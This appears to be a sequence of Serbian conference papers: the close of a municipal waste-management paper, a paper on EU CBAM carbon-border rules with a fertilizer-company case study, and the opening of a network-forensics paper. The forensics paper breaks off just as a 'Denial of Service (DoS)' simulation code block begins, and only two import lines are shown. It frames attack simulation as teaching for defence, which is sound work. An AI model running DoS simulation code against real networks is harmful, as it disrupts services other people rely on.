26.	Leskovac	Lebane, Bojnik, Medeđa, Vlasotince, Crna Trava	233612	55906

Source: Edited by the author

The table clearly shows that cities generate higher amount of municipal waste compared to towns. Therefore, options to prevent and then to manipulate with waste must be applied.

3.2. Waste management options that need to be implemented

The concept of hierarchy indicates that the most effective solution for the environment is to reduce waste generation. Where it is not practically applicable, products and materials can be used again, either for the same or a different purpose, through recycling or composting, or for obtaining energy (Tsekeris and Anastassakis, 2022). Only if none of the previous options provide a suitable solution should the waste be disposed of at the landfill.

REDUCTION OF WASTE AT THE SOURCE

Reduction must be considered every time a decision is made about the use of resources. The reduction must be designed through the entire life cycle of the product, i.e. already in the design phase, through production, packaging, to transportation and placement of the product. Consumers should also actively participate in waste reduction by purchasing products with less packaging. The government should be the bearer of the waste reduction policy.

RE-USE

Some products are specifically designed to be used multiple times. There are good reasons to reuse products:

- Savings in energy and raw materials
- Reduction of disposal costs
- Reduction of costs for producers and consumers.

RECYCLING

Recycling achieves extremely significant technical, ecological and economic effects: reducing the amount of waste that must be disposed of in landfills, reducing the consumption of basic raw materials, saving energy, extending the lifetime of existing landfills, significantly slowing down the process of depletion of natural resources, etc.(Beke and Jovanović, 2013). The reasons for the need for increased utilization of waste are multiple:

- knowledge about limited natural resources and the need for rational use of what is available;
- regulations on environmental protection define stricter conditions for waste disposal, so it is necessary to reduce the volume of waste disposed of at the landfill by recycling;
- difficulties in securing locations for new landfills point to recycling as one of the possibilities of reducing the need for new landfills.

Typical components of the waste recycling system in order to use materials and separate useful waste are:

- separation of various components at the source of waste generation - from households, shops, institutions, collection on the street or in centers where recyclable waste is collected (primary recycling);
- separation of recyclable materials from the total mass of waste in facilities for the separation of recyclable waste;
- preparation of separated recyclable materials on lines for baling (paper, plastic), pressing (metal), grinding (glass).

COMPOSTING

Composting is defined as the rapid, but partial, decomposition of moist, solid organic matter, food waste, garden waste, paper, cardboard, using aerobic microorganisms and under controlled conditions. The product is a useful material, similar to humus, which does not have an unpleasant smell and can be used as a soil conditioner or as a fertilizer.

In principle, composting is carried out in two levels: ¬ collection and separation of organic components (kitchen waste and garden waste) for composting in compost fields or in special plants (most often regional type); ¬ promotion of independent composting "in your own yard" through education and establishment of small composting bunkers. Considering the EU Landfill Directive and the ban on dumping biodegradable waste in landfills, composting has gained importance as an alternative treatment option for biodegradable waste (Bugarski et al., 2018)

ANAEROBIC DIGESTION

Decomposition of the organic, biodegradable part of solid waste into gases with a high methane content can be achieved through anaerobic decomposition or anaerobic fermentation in a reactor. After the fermentation of organic waste separated at the source, the rest of the fermentation (digestate) is normally treated aerobically to compost (Ugrinov and Stojanov, 2010). In this way, the final result of waste fermentation is in most cases similar to aerobic composting. The decomposition process produces biogas, compost and water.

OTHER WASTE TREATMENT SYSTEMS

The national strategy for waste management also considered other options for waste treatment from among new technologies, namely: incineration, pyrolysis, gasification, plasma process, waste as fuel, physical-chemical waste treatment (Mélypataki, 2022).

DISPOSAL OF WASTE IN LANDFILLS

There are three types of waste disposal landfills: o non-hazardous waste disposal landfills; o landfills for disposal of inert waste; o landfills for disposal of hazardous waste. Landfills dispose of certain types of waste for which the landfill was designed. For the disposal of non-hazardous waste, the so-called sanitary landfills, which represent a sanitary-technically organized area where waste is deposited as a material that is generated on public surfaces, in households, in the process of production, i.e. work, in circulation or use, and which does not have the properties of hazardous substances and cannot be processed, i.e. rationally use as industrial raw material or energy fuel.

Landfills intended for the disposal of hazardous waste are designed with special technical requirements. Hazardous waste that is disposed of at such landfills must be pre-treated in accordance with regulations. Landfills are necessary in any chosen treatment option, because there is always a part of the waste that must be disposed of.

STRATEGIC DIRECTIONS OF WASTE MANAGEMENT

The main strategic directions of waste management are as follows:

- Institutional framework for waste management;
- Decentralization and distribution of responsibilities;
- Institutional requirements and sectoral integration;
- Planning and management methods;
- Involvement of the private sector;
- Technical aspects, which include:
    - Prevention and reduction of waste generation;
    - Reuse and recycling;
    - Improving the organization of collection and transport;
    - Reliable waste disposal.

KEY PRINCIPLES OF WASTE MANAGEMENT

There are a number of key principles that must be taken into account when establishing and implementing the National Waste Management Strategy, namely:

- The principle of sustainable development.
- Principle of proximity and regional approach to waste management.
- Precautionary principle.
- The polluter pays principle
    - The principle of hierarchy in waste management.
- The principle of applying the most practical options for the environment.
- The principle of producer responsibility.

REGIONAL SANITARY LANDFILLS

Regional landfills are landfills for non-hazardous waste. A landfill for inert waste can be built within the center in accordance with regulations. Only the following can be disposed of at the non-hazardous waste landfill:

- communal waste after separation;
- non-hazardous waste of any origin that meets the criteria for receiving waste at the landfill for non-hazardous waste;
- stabilized and non-reactive, previously treated hazardous waste, if the limit values of pollutants in the eluate do not exceed the limit values for non-hazardous waste.

The landfill is equipped with a system for collecting landfill gases. If the use of gas is not economical, it should be burned on site. The regional landfill, in addition to other elements, must also have a plant for the treatment of leachate. The plant for the separation of recyclable waste is placed in the area next to the landfill. A technological line is being set up for automatic or manual separation of waste (Marković et al., 2023). Separated recyclable materials are baled or pressed and further transported to plants that recycle such waste. A composting or anaerobic digestion facility may include complete mechanical-biological waste treatment, or only aerobic waste treatment in a facility or compost field located next to a landfill.

TRANSFER STATION

Transfer stations are places for temporary storage, preparation and transshipment of waste destined for transport to the regional waste management center. Considering the concept of waste management in the Republic of Serbia, the flow of waste includes its passage through the transfer station. A transfer station is a place where municipal waste is unloaded from a waste collection vehicle, inspected with possible separation of bulky waste, kept for a short time, loaded into larger vehicles and transported to a regional center for further treatment (Ugrinov et al., 2021). Locations of existing municipal waste dumps that need to be rehabilitated according to approved remediation projects can also be used as transfer stations.

CENTERS FOR SEPARATE COLLECTION OF RECYCLABLE WASTE are places intended for sorting and temporary storage of special types of waste. These centers play a significant role in the overall waste management system because they serve as a link between the local self-government unit and citizens, authorized collectors and persons who perform treatment. Locations for setting up centers that ensure the implementation of measures for separate waste collection should be provided by local self-government units. Primary waste selection will be gradually introduced. A constant campaign and education of citizens about the need and importance of primary selection is needed

4. Conclusion

Integral waste management involves looking at waste from the moment of its creation, minimization, through collection, transport, treatment and disposal. If one wants to achieve a sustainable waste management system, it is necessary to consider all options for waste treatment. The decision on choosing the most suitable option for treatment is made through the analysis of the life cycle of the waste, including the characteristics of the environment and the location where the waste is generated. The concept of the hierarchy of waste management indicates that the most effective solution for the environment is to reduce the generation of waste.

However, where further reduction is not practicable, products and materials may be reused, either for the same or a different purpose. If this possibility does not exist, the waste can be further used through recycling or composting or to obtain energy. Only if none of the previous options provide a suitable solution should the waste be disposed of at the landfill. The waste hierarchy is a prominent element of waste management policy and has the basic task of promoting waste minimization, favoring recycling and reuse rather than landfilling.

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Savremeni izazovi kompanija da svoje poslovanje usklađuju sa CBAM regulativom

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Apstrakt: Klimatske promene utiču na sve aspekte života i društva sa širokim reperkusijama na ljudska bića. Ambiciozni ciljevi održivosti prvenstveno definisani Pariskim sporazumom iz 2015. godine, preko Evropskog zelenog dogovora 2019. godine dobijaju svoju materijalizaciju u različitim inicijativama. Jedan od osnovnih ciljeva postavljenih u oblasti životne sredine u prethodnom periodu ogleda se u značajnom smanjenju emisije gasova staklene bašte. Istovremeno sa namerama EU da Evropa postane prvi klimatski neutralan kontinent do 2050. godine, u maju 2023. usvojen je Mehanizam za prilagođavanje granica ugljenika (CBAM) koji treba da spreči tzv. prekograničnu emisiju ugljenika u skladu sa lakše primenjivim standardima. Ovakvo ponašanje moglo bi ozbiljno da podrži napore EU, kao i napore na globalnom nivou da se ostvare održivi ciljevi. Ovaj rad se bavi glavnim karakteristikama, obimom i posledicama CBAM regulative i kroz analizu studije slučaja domaće kompanije Eliksir Group, kao primer dobre poslovne prakse, dao je preporuke za sve zainteresovane strane u Republici Srbiji.

Ključne reči: CBAM regulativa, implementacija, emisije GHG, klimatske promene, održivost.

Contemporary challenges for companies to align its business with CBAM regulation

Abstract: Climate changes affect all aspects of life and society with wide repercussions on human beings. Ambitious sustainability objectives primarily defined by the Paris Agreement from 2015, via Euopean Green Deal in 2019 get its materialization in various initiatives. One of the main goals set in environmental area in previous period is reflected in significant reduction of greenhouse gas emissions. Simultaneously with the EU intentions that Europe become the first climate-neutral continent till 2050, in May 2023 was adopted Carbon Border Adjustment Mechanism (CBAM) which should prevent so-called „carbon leakage“, the behavior of EU-based companies which could move carbon-intensive production abroad to comply with lighter standards. Such behaviour could seriously undermine EU efforts, as well as efforts at the global level to realize sustainable goals. This paper deals with major feautres, scope and consequences of CBAM regulations, and through case study analysis of domestic company Elixir Group, as an example of good business practice, gave the recommendations for all stakeholders in the Republic of Serbia.

Keywords: CBAM regulation, implementation, GHG emissions, climate change, sustainability.

1. Introduction

Every person on the planet can see the changes in climate we are experiencing, and humanity's biggest challenge lies in our willingness to take the necessary steps to slow down these changes. Every nation, area, city, and resident must act swiftly and decisively in response to climate change. In light of this,

there is a high degree of social awareness worldwide regarding the possibility of material damage, financial repercussions, and workforce loss due to notable climate changes.

Achieving the broadest possible social consensus on climate change topic and fostering cooperation between civil society organizations and the economy are two crucial steps in the process of accomplishing sustainable goals (Mirković & Lukić Nikolić, 2018). In the real world, however, there is no aspect of life or society which is unaffected by the ongoing climate changes, despite the false impression that the fight against climate change just impacts the environment and energy industry. Intergenerational justice and the understanding that future generations have a right to the same or comparable standard of living should be key components of any climate policy. It is not possible to postpone implementing a just transition for many years or election cycles. On the contrary, in order to give future generations the fundamental requirements for a decent living, the shift needs to start right away and involve more work from the present generation (Mirković, Iliev Matić, Lukić Nikolić, Dudić, & Puzić, 2023).

The obligation to reduce the intensity of global warming, through the implementation of ambitious goals defined by the Paris Agreement from 2015, which foresees the limitation of global temperature rise to 2°, i.e. 1.5° Celsius, signed more than 190 countries, including the Republic of Serbia. On the international level, The EU took a leading role in the fight against climate change.

Due to evidently unsatisfactory effects and achieved results reduction of greenhouse gas emissions (GHG), the European Green Deal (European Commission, 2019) has set a clear path, via "Fit for 55", towards achieving the EU's target of a 55% net reduction in greenhouse gas emissions by 2030 compared to 1990 levels with the final objective for Europe to become the first climate-neutral continent by 2050. In July 2021, the European Commission prepared 55 proposals for action, in order to realize the strategic goal, further establishing the EU as a global climate leader.

Following those events in order to strengthen ambitious sustainability goals, in May 2023 was adopted CBAM regulation (*Carbon Border Adjustment Mechanism*, hereinafter: CBAM) (European Commission, 2023). As the EU's climate ambitions grow, less strict environmental and climate policies begin to prevail in some non-EU countries and there is a high risk of so-called „carbon leakage". The phenomenon of CBAM regulation is related to the behavior of EU-based companies which could move carbon-intensive production abroad to comply with lighter standards, or EU products could be replaced with more carbon-intensive imports. Such carbon leakage could lead to the displacement of emissions outside Europe and therefore seriously undermine EU efforts, as well as efforts at the global level.

2. Basic Characteristics and Different Aspects of CBAM Regulation Coverage

CBAM supports the climate ambition of the EU and ensures that climate actions are not undermined by the relocation of production to countries with less controlled climate policy. CBAM represents a regulatory requirement, which is namely a type of tax on CO_2, for certain groups of products from third countries, outside the EU and EFTA. Among others, the goal of the CBAM regulation is to prevent "carbon leakage" i.e. to encourage cleaner industrial production in countries outside the EU. In described manner, the EU protects its competitive industries and avoids obtaining preferential prices for countries that have moved their production to the other countries that have a less controlled climate policy.

CBAM will first apply to imports of six types of products, namely: cement, iron and steel, aluminum, fertilizers, electricity and hydrogen (European Commission, 2023). Coverage of categories of goods subject to CBAM regulation is defined by the list of CN (Combined Nomenclature) codes in the Annex I of regulation. These sectors are selected according to specific criteria, especially according to their own high risk of "carbon leakage" and high emission intensity which will eventually - when fully introduced - represent more than 50% of industrial sector emissions included EU ETS (Privredna komora Srbije, 2023). Abovementioned list of products is presented in Figure 1:



Fig.1. Types of products covered by CBAM
Source: Authors based on 2023 (European Commission, 2023).

Implementation of CBAM regulation started on October 1, 2023, whilst the transitional period will last until the end of 2025. From October 1, 2023, companies are obliged to report on CO_2 emissions contained in their products if they export them to the EU. In the transition period reporting will be quarterly, while January 1, 2026, is set as the beginning of the final post-transition phase, when reporting will be on annual level. The first quarterly reporting for CBAM was scheduled for January 31, 2024, and covered the reporting period between October 1 and December 31, 2023 (European Commission, 2023).

The transition period serves as a pilot and learning periods for all stakeholders (importers, producers, authorities) and as a basis for collecting useful information on embedded emissions to refine the methodology for the final period. For now, reporting refers to the above mentioned six products, while payment of tax on the import of such products will begin on January 1, 2026 (European Commission, 2023; Privredna komora Srbije, 2023). EU trade partner countries, if they establish their own payment system, will be exempt from CBAM in proportion to the price they have already paid in their country. Otherwise, producers will be obliged to purchase a CBAM certificate. Figure 2 showing timeline for CBAM implementation:



Fig.2. Timeline for CBAM implementation
Source: Authors based on (European Commission 2023)

Gradual introduction of CBAM over time will also enable a careful, predictable and proportionate transition for EU and non-EU companies, as well as for public authorities. During this period, importers of goods under the new rules will only have to report the greenhouse gas (GHG) emissions embedded in their imports (direct and indirect emissions), without any financial payments or adjustments. Indirect emissions will be covered after the transition period for some sectors (cement and fertilizers), based on the defined methodology specified in the Implementing Regulation published on August 17, 2023, and accompanying instructions (European Commission, 2023b). The Regulation for the implementation of reporting requirements and methodology provides some flexibility when into the question of the values used to calculate the built-in emissions on imports during the transition phase. Until the end of 2024, the company will have a choice of reporting in three different ways (Privredna komora Srbije, 2023; European Commission, 2023b):

1) full reporting according to the new methodology (EU method);
2) reporting based on the equivalent method (three options); and
3) reporting based on established reference values (only until July 2024).

From 1 January 2025, only the EU method will be accepted, and estimates (including established values) can only be used for composite goods if these estimates represent less than 20% of total embedded emissions. It should bear on mind that the content of the quarterly CBAM reports will be significantly different between transition and post-transition period. The content of the quarterly CBAM report in the transition period includes data on: the total quantity of exported products per quarter, total installed direct and indirect emissions and the total price of incorporated CO_2 in the country of origin of the product. On the other hand, the content of the quarterly CBAM report in the post-transition period includes data on: the total amount of exported products per year, total installed direct and indirect emissions at the annual level and the verified amount of emissions (European Commission, 2023b). There should be pay special attention on two aspects in CBAM regulation: formation of unique CBAM register and introduction of effective carbon pricing.

2.1. Formation of CBAM registry

At the EU level, the CBAM register was established as a register of all foreign headquarters, customs representatives and the like, which will be publicly accessible. Creating such a registry has its own risks and benefits. The risks are reflected in following: an increase in export costs, lower competitiveness in the market, a ban on doing business in the EU and the fact that EU importers can switch to suppliers whose supply chain is carbon transparent. The advantages of creating a register are: better reputation and credibility of clients who are registered in the register, higher degree of competitiveness of products, greater confidence of investors and owners as well as easier access to green financing (European Commission, 2023b).

The European Commission is responsible for maintaining the CBAM transitional register and it evaluates the implementation of CBAM during the transitional period. Built-in emissions can refer to simple and complex products and are covered both within different scopes (Scope 1, 2 or 3) and within precursors (that is, inputs in the production process that can be delivered via the EU ETS whose emissions are not equal to zero). Direct emission can be determined based on one of two possible approaches: either based on calculations or based on measuring the concentration of GHG gases (European Commission, 2023b).

2.2. Carbon pricing and introduction of CBAM certificates

In the case of indirect emissions, it is necessary to multiply the amount of consumed electricity with the relevant emission factor depending on the source of electricity (e.g. whether they come from the grid.). The obligations of the operator (exporter in the EU) are: to prepare a calculation of direct emissions generated during production, which include built-in emissions per product and built-in emissions of purchased raw materials, then to prepare a calculation of indirect emissions, as well as to regularly report to customers (clients) on the calculated emissions.

To ensure fair treatment of goods produced in different installations, under different jurisdictions, it is necessary for the importer to report the effective carbon price due for the production of CBAM goods. This can be applied at the national or sub-national level. The effective carbon price is the actual price per ton of CO_2 and considers (European Commission, 2023b):

- the actual price of a ton of CO_2 within the carbon price scheme for the given jurisdiction;
- coverage of production process emissions in the carbon price scheme (direct, indirect emission, GHG, etc.);
- all applicable rebates, i.e. the amount of free allocation (in the case of ETS) or any financial support, compensation or other forms of rebate received for that jurisdiction, expressed per ton of CBAM-relevant product; and
- in the case of complex goods, the carbon price due (after rebates received) from all relevant precursors consumed in the production process.

In the transition period, this is a reporting obligation for importers. However, in the post-transition period, the publication of this information will enable the importers to receive the rebate amount; otherwise, the stated amount should be paid by the person responsible for the CBAM obligation.

Until July 31, 2024, for each import of goods for which the applicant does not have all the information, the applicant may use other methods to determine emissions, including determined values that are available and published by the Commission. Using established values for reporting purposes during the transition period is possible for the first three reporting period, without quantitative restrictions. In addition, estimated values (including established values) can be used for the entire reporting period for input materials or sub-processes with a relatively small contribution (e.g. 20%) to the total embedded emission complex goods. In other words, this means that by July 31, 2024, 100% of the total installed emissions will be able to be determined using established values. For the remaining transition period, i.e. from July 1, 2024, to December 31, 2025, estimated values can be used with quantitative restrictions. By the end of the transition period in 2025, the Commission will assess the established values based on collected data. During the post-transition period, established values by country and region will also be available (European Commission, 2023b).

Before introduction of CBAM certificates, it should be noted that the EU ETS sets a limit on the amount of greenhouse gas emissions that can be release from electricity production and large industrial installations. Permits must be purchased on the ETS market for trading, although several free permits are distributed to industry to prevent carbon leakage. To strengthen the incentive for decarbonization, CBAM will be phased in alongside the reduction of free permits. According to the EU ETS, the number of free permits decreases over time, for all sectors. For CBAM sectors, it falls accelerates from 2026, so that the ETS can have maximum impact in meeting the EU's ambitious climate goals. At the same time, the financial adjustment of CBAM is taking place gradually in accordance with the schedule.

CBAM is based on a certificate system that corresponds to the embedded emissions in CBAM products imported into the EU. Unlike ETS, an unlimited number of certificates can be purchased under CBAM. However, the cost of the CBAM certificate will reflect the cost of the ETS permit. Once the full CBAM regime becomes operational in 2026, the system will be adjusted to reflect the revised EU ETS, in particular the reduction of available free allowances in the sectors covered by CBAM (European Commission. 2023b).

This means that CBAM will start to apply only to covered products, and in direct proportion to the reduction of free allowances allocated under the ETS for those sectors. Simply put, until free allowances are fully phased out by 2034, CBAM will only apply to the share of emissions that do not use free allowances under the EU ETS, ensuring that importers treated in an equal way compared to EU producers. CBAM will ensure that imported goods receive „no less“ favorable treatment than EU products, thanks to the following: CBAM takes into account the real values of embedded emissions, which means that the decarbonization efforts of companies exporting to the EU will lead to a lower CBAM charge (European Commission, 2023b).

The price of the CBAM certificate for the import of CBAM goods will be the same as for producers from the EU under the EU ETS. Effective carbon prices paid outside the EU will be deducted from the adjustment, to avoid double pricing. A carbon price paid in a third country could for example be a consequence of established trading system emissions. Before the end of the transition period, the Commission will adopt by-laws for the development of rules and processes, which will consider the effective price of carbon paid abroad.

It is evident that CBAM regulation imposes a numerous challenge ahead of companies which core business is closely related to products covered by this regulation. In the light of mentioned it is necessary to look deeper in concrete actions made by companies which are subject of CBAM regulations. In this paper authors conducted desk research and analysis of domestic company - Elixir Group, which operationally dealt with fertilizers as one of six products covered by CBAM regulation.

2. Case study of Elixir group: the company which is subject to CBAM regulation

As one of the leading companies in Southeast Europe's chemical industry, Šabac-based **Elixir Group** has two plants in Serbia: Elixir Prahovo and Elixir Zorka. They generate one million tons of phosphoric acid and mineral fertilizers combined. Furthermore, Prahovo is home to one of the six phosphoric acid facilities in (Europe Elixir Group, 2023).

Elixir Group has set aside for investments the amount of EUR 300 million which will go toward solar power plants, wind farms, batteries, and the utilization of waste to produce steam. Described investment cycle is named "Prahovo 2027" and involves four greenfield investments. The first is a brand-new, cutting-edge phosphoric acid factory. Next is the manufacturing of liquid fertilizers in the form of crystalline water-soluble fertilizers. At the end, Elixir Group is getting ready to invest in solar parks, wind farms, and batteries (Balkan Energy News, 2024). Energy investments should not only give them energy but also the ability to balance their own electricity generation and get ready for the year 2026, which marks the initiation of the cross-border CO_2 tax payment upon CBAM regulation. Elixir Group has been tracking CO_2 emissions since a long time ago in order to be ready for ongoing changes. A contributing factor is that their partners are sizable EU businesses who require this information for their computations.

As one of the main contributors to the realization of Green Agenda goals in the Republic of Serbia, during 2023 Elixir Group created and presented its „Decarbonization Roadmap" on the example of factories for the production of mineral fertilizers and phosphoric acid (Elixir Group, 2023b). This roadmap serves as a decarbonization guide, which offers options on how businesses may run more sustainably and cut back on their negative environmental effects, like GHG emissions.

It also provides an explanation of the approach taken to assess the environmental impacts of four specific Elixir products all over their entire life cycle, encompassing raw material extraction and procurement, production, product usage, final disposal or reuse, and precise calculation of the products' carbon footprints. Modern monitoring tools and software for quantifying and assessing environmental effect were used to gather the data for this study. For this study, SimaPro, the top life cycle assessment software across the world, which is used in over 80 countries by academic and industrial institutions, was employed (Elixir Group, 2023b). Like most other tools of its kind, it is rather simple to use and enables users to create intricate product life cycle models transparently using the well-known eco-invent databases. It offers seventeen distinct approaches (methods) for evaluating the effects of the environment. Relational databases, such as those for processes, methods, substances, waste fractions, and unit and size conversions, form the foundation of the program. Abovementioned study also contains recommendations for effective and efficient usage od SimaPro software, which could be very helpful for other users which are in beginner stage.

It should be noted that Elixir Group is well recognized per its proactive approach to renewable sources of raw materilas. In „Decarbonization Roadmap" is briefly analyzed the role and importance of phosphorus, which is classified as essential from stock perspective per the European Commission criteria. One of Earth's slowest biogeochemical cycles is the phosphorus cycle. It moves very slowly (500 million years) from rocks over land to the ocean (Elixir Group, 2023b). Conversely, all life on Earth suffers when phosphorous is lacking because it is essential to life. This element is an essential part of every living being since it is the building block of DNA and RNA, plays a significant part in the energy transmission within living cells, and helps create cell membranes as a component of phospholipids.

All living organisms obtain the phosphorus they require from food, which is obtained through biological uptake of phosphorus from the soil. The world's population is predicted to reach 9.3 billion people by 2050, according to some projections, thus there will be a significant increase in food demand in the upcoming years - more than 60% (Elixir Group, 2023b). It will therefore be necessary to expand food and agricultural output, as these are two of the primary drivers of the depletion of natural resources. As of the moment, phosphate deposits are being utilized significantly more quickly than they are being created, effectively transforming phosphorus into a non-renewable resource.

Researchers have been looking for novel materials to use in place of phosphate rock when making fertilizers and other phosphorus - containing products for years. An alternative was the potential use of ash from sewage sludge. The production members of Elixir Group initiated a project to produce phosphoric acid and mineral fertilizers using sewage sludge ash. This shows the company's proactive approach, as it is currently investigating the possibility of substituting raw phosphate with this alternative raw material.

According to laboratory testing, sewage sludge ash can substitute 10–30% of raw phosphate in the formulation of mineral fertilizers and phosphoric acid. The project "Reconstruction, Rehabilitation and Adaptation of the wastewater treatment plant at the Elixir Prahovo" location is being worked on simultaneously with this significant project, which is in the acceleration phase within the framework of the "EU for the Green Agenda" (Elixir Group, 2023). This project envisions, in accordance with the principles of the circular economy, the use of sludge from of the second stage of purification of technological waste water from the phosphoric acid production process for the purpose of reusing phosphorus residues. Additionally, cleansed water will be partially returned and reused in the phosphoric acid production process.

Furthermore, through the lens of proactive approach, Elixir Group is contemplating regarding a concept for developing green hydrogen using its Prahovo factory as an example. This is a product that can be sold in the local and surrounding markets as well as in Europe, a major importer of energy products. Achieving the neutralization of CO_2 by 2050, one of the objectives of sustainable development, depends in large part on green hydrogen (Elixir Group, 2023). The significant decrease in hazardous emissions has a positive impact on environmental protection and makes a significant contribution to its enhancement. The vision of Europe and the world, as well as that of Elixir Group, is reflected in sustainable hydrogen generation.

As a part of corporate social responsible behaviour, in mid-July 2024 Elixir Group has also published its Sustainability report for 2023 year. This report was made by using well known GRI methodology, already recognized in more than 10.000 companies and 100 countries worldwide and verified by audit company (KPMG Elixir Group, 2023). Sustainability report contains six different materially significant segments regarding the company, management, markets, employees, environment and impact on local community.

3. Conclusion

Climate change has a profound impact on humanity as a whole, influencing every facet of life and society. After setting a global sustainability goals through Paris Agreement in 2015, it was obvious that in the environmental domain should be made an additional decrease in greenhouse gas emissions.

In May 2023, the EU adopted CBAM regulation in conjunction with its objective to make Europe the first continent as climate-neutral until 2050. The mechanism is intended to stop companies based in the EU from engaging in "carbon leakage" which is the practice of moving carbon-intensive production overseas in order to comply with less stringent regulations. Such actions have the potential to significantly undermine global and EU efforts to achieve sustainable development goals.

The first six product categories to be covered by CBAM are: cement, iron and steel, aluminum, fertilizers, electricity, and hydrogen. The main task for all exporterts to EU is to be well informed about this special kind of tax and obligation in order to avoid potential penalties. Also, it should be noted that implementation of CBAM regulation is divided into transition and post-transition phase, whilst the phase of full implementation will starting after the 1 January, 2026. It make easier for market participants to be informed and well-equipped in order to fulfill its obligations.

Due to long lasting presence on EU markets certain companies, engaged in business with products that are main subject of CBAM regulation, have a valuable experience in its decarbonization journey. In this paper authors presented the case study of Elixir Group, major domestic company in the area of fertilizers. Elixir Group represents an example of good business practice due to its proactive approach in ESG segment, introduction of decarbonization roadmap and the role of social responsible subject which is confirmed by newest sustainability report made according the GRI principles.

For Elixir Group, CBAM reporting presents both a legal requirement and a tactical chance to hasten its shift to a more ecologically conscious and sustainable company. The organization uses the CBAM regulation to pinpoint the energy balance and operational sectors that require a concentrated effort to reduce CO_2 emissions by switching to alternative and renewable energy sources. Described approach could be benefitial and helpful in forthcoming years for all market participants which will be faced with challenges of CBAM regulation in order to maintain and upgrade its business.

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Forenzika mrežnih napada: Analiza tehnika, simulacija i programskih rešenja za zaštitu

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Apstrakt: Ovaj rad istražuje primenu programskog koda u forenzici računarskih mreža, sa fokusom na metode za prikupljanje, analizu i očuvanje mrežnih podataka. Razgovaramo o različitim tehnikama i alatima za otkrivanje mrežnih pretnji, praćenje mrežnog saobraćaja i identifikaciju anomalija koje mogu ukazivati na bezbednosne incidente. Cilj je pokazati kako programski kod može poboljšati efikasnost forenzičkih istraga i omogućiti preciznije analize.

Ključne reči: Forenzika računarske mreže, Mrežni napadi, Simulacija napada, Zaštita mrežnih sistema, Programski kod.

Forensics of Network Attacks: Analysis of Techniques, Simulations and Program Solutions for Protection

Abstract: This paper explores the application of programming code in computer network forensics, with a focus on methods for collecting, analyzing and preserving network data. We discuss various techniques and tools for detecting network threats, monitoring network traffic, and identifying anomalies that may indicate security incidents. The goal is to show how programming code can improve the efficiency of forensic investigations and enable more accurate analyses.

Keywords: Computer Network Forensics, Network attacks, Attack simulation, Protection of network systems, Program code.

1. Introduction

- **Motivation and Importance**: To explain the importance of network forensics in modern IT systems and its impact on the detection and investigation of cyber threats.
- **Objectives and contribution**: To define research objectives and contributions that the work offers to the field of computer network forensics.
- **Theoretical Framework**: Consider the basic concepts of network forensics, including data collection, traffic analysis, and evidence preservation.
- **Methods and Tools**: Review existing methods and tools for network forensics, such as Wireshark, Snort, and other similar tools.
- **Code Connections**: Analyze how code contributes to network forensics and what the benefits and limitations are**.**
- **Choice of programming languages**: Describe the programming languages used to develop forensic tools, such as Python, Bash, and others.
- **Code Development and Testing**: Show how code is developed for network traffic analysis, anomaly detection, and evidence gathering.
- **Examples and simulations**: Present concrete examples and simulations using program code for forensic analysis.
- **Analysis and interpretation**: Show the results of applying the program code in forensic analysis, including success in identifying threats and detecting anomalies.
- **Comparison with existing methods**: Compare the effectiveness of code-based methods with traditional forensic techniques.
- **Advantages and Challenges**: Consider the advantages of using code in network forensics, as well as the challenges and limitations.

- **Recommendations for future work**: Suggest possible directions for future research and improvements in the field of network forensics.
- **Summary of Findings**: Summarize key research findings and their significance for the field of network forensics.
- **Significance of the research**: Outstanding contribution of the work to the field of computer network forensics and potential application in practice.

2. Materials and methods

Here are some of the most common attacks on computer networks, along with attack simulations and code remediation. For each attack, it will be shown how the attack can be simulated, as well as how to remediate it.

- **Denial of Service (DoS)**

Simulation:

```
python
Copy the code
import socket
import threading

